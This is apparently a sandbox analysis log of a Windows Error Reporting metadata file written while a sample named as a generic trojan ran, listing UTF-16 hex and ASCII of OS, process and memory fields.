C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 31 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.1.4.0.<./.P.i.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	146	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 32 00 39 00 39 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.1.2.9.9.0.<./.U.p.t.i.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1. <./.W.o.w.6.4.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./. I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 37 00 34 00 39 00 32 00 39 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z. e.>.9.7.4.9.2.9.9.2. <./.P.e.a. k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 37 00 34 00 38 00 34 00 38 00 30 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.9.7. 4.8.4.8.0.0.<./.V.i.r.t.u.a.l. S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 37 00 38 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t. >.3.7.8.7. <./.P.a.g.e.F.a.u.l. t.C.o.u.n.t.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 32 00 30 00 39 00 30 00 32 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.4.2.0.9.0.2.4.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 32 00 30 00 30 00 38 00 33 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.4.2.0.0.8.3.2.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 35 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.7.8.5.6.0.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 35 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.7.8.5.6.0.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 35 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.5.8.4.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 33 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.3.1.2.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 37 00 34 00 31 00 34 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.7.7.4.1.4.4.0.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 37 00 34 00 39 00 36 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.7.7.4.9.6.3.2.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 37 00 34 00 31 00 34 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.7.7.4.1.4.4.0.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.4.0.<./.P.i.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
